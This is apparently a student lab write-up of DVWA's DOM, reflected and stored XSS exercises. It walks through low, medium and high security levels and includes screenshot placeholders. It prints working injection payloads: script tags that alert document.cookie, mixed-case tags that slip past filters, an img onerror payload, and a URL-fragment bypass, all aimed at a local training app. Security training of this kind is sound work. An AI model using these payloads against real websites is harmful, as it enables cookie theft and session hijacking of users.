
Our objective is to steal the cookies from the browser.

Changing the URL to alert with the document's cookies, the URL becomes:
http://localhost/DVWA-master/vulnerabilities/xss_d/?default=English%3Cscript%3Ealert(document.cookie%20)%3C/script%3E
And we get the following alert:



2) Medium security


In the medium security level, some protection was added which is checking the presence of a “<script” string. Whenever we try to add a script, it defaults to English. We still managed to exploit a vulnerability by using the following URL: http://127.0.0.1/DVWA-master/vulnerabilities/xss_d/?default=English%3C/option%3E%3C/select%3E%3Cimg%20src=myFakeImage%20onerror=alert(document.cookie)%3E



Since we are not allowed to add a script, we added a fake image instead and gave it an “onerror” attribute which gives an alert with the cookies. This event will always be triggered since there are no specified link to the image, thus it will always be giving an error.

3) High security

In the high security source code, the possible languages are being checked as well. As such, the previous link stopped working. Although it is secure from the server side, the JavaScript code isn’t secure. We can add our script after #. As such, the script after it won’t be sent to the server since it just refers to a link of the page within itself. Using the following link: http://127.0.0.1/DVWA-master/vulnerabilities/xss_d/?default=English#%3Cscript%3Ealert(document.cookie)%3C/script%3E , we managed to get the cookies again.




b) XSS (Reflected)


1) Low security

The main aim of this attack is to run arbitrary code on the page. The attack can be made to steal cookies or make malicious activities. For example, we ran the

following script to make an alert that our account has been hacked (similar to many real life applications which show this):




The source code is not checking for possible attacks by, for example, checking for <script> in the input. It's being added to the URL as shown above.
We can also get the cookies in this way using the following script:
<script>alert(document.cookie)</script>




2) Medium security

In the source code of medium security, “<script>” is not being accepted as input. However, it’s only checking lowercase letters. By using the following code: <SCRIPT>alert(document.cookie)</SCRIPT>, we managed to get the cookies. Upper case letters are not being checked, however they do still work in the browser as scripts.



3) High security

In the source code of high security, regex is being used in order not to make it safe against our previous attack. As such, we can add a fake image with an onerror event that will be triggered every time (similar to what we did in the previous exercise). We can add this in the input: <img src="myFakeImage" onerror=alert(document.cookie)> to get back the cookies.




These attacks can be used in order to steal the users' data and run malicious code on their side.

c) XSS (Stored)

1) Low security


The difference between XSS stored and the rest is that more dangerous attacks can be made using it. The input that we are submitting is being saved in the database, and thus a malicious code that was submitted will affect all users who will enter this link from that account.




In the above example, we are showing an alert of the account being hacked. This alert appears every time we enter that page, as it has been saved in the database. We used the following script as input to “Message” to do that: <script>alert(document.cookie)</script>

2) Medium security


In this example, we tried using the previous script or one with “SCRIPT” instead of “script” and they both did not work. We believe the protection was only added to the message input, so we will try our script on name.



However, it has a limited length from the JavaScript side. That can easily be exploited by using “Inspect Element” and changing the maxlength to 50.




Trying the following script: <script>alert(document.cookie)</script> doesn’t work in the name. So, we will change the maxlength again to 50 and try the following script instead <sCripT>alert(document.cookie)</sCripT>. It worked:




3) High security

We tried all the above methods and none of them work, as such we believe that we need to try to add an HTML img tag with an onerror trigger like we did in the previous XSS examples. (<img src="myFakeImage" onerror=alert(document.cookie)>)



The message did not fit, so we just changed myFakeImage to myImage. It didn't work on the message, so instead we did the same step in the name field after increasing the maxLength to 50. It did work this way.



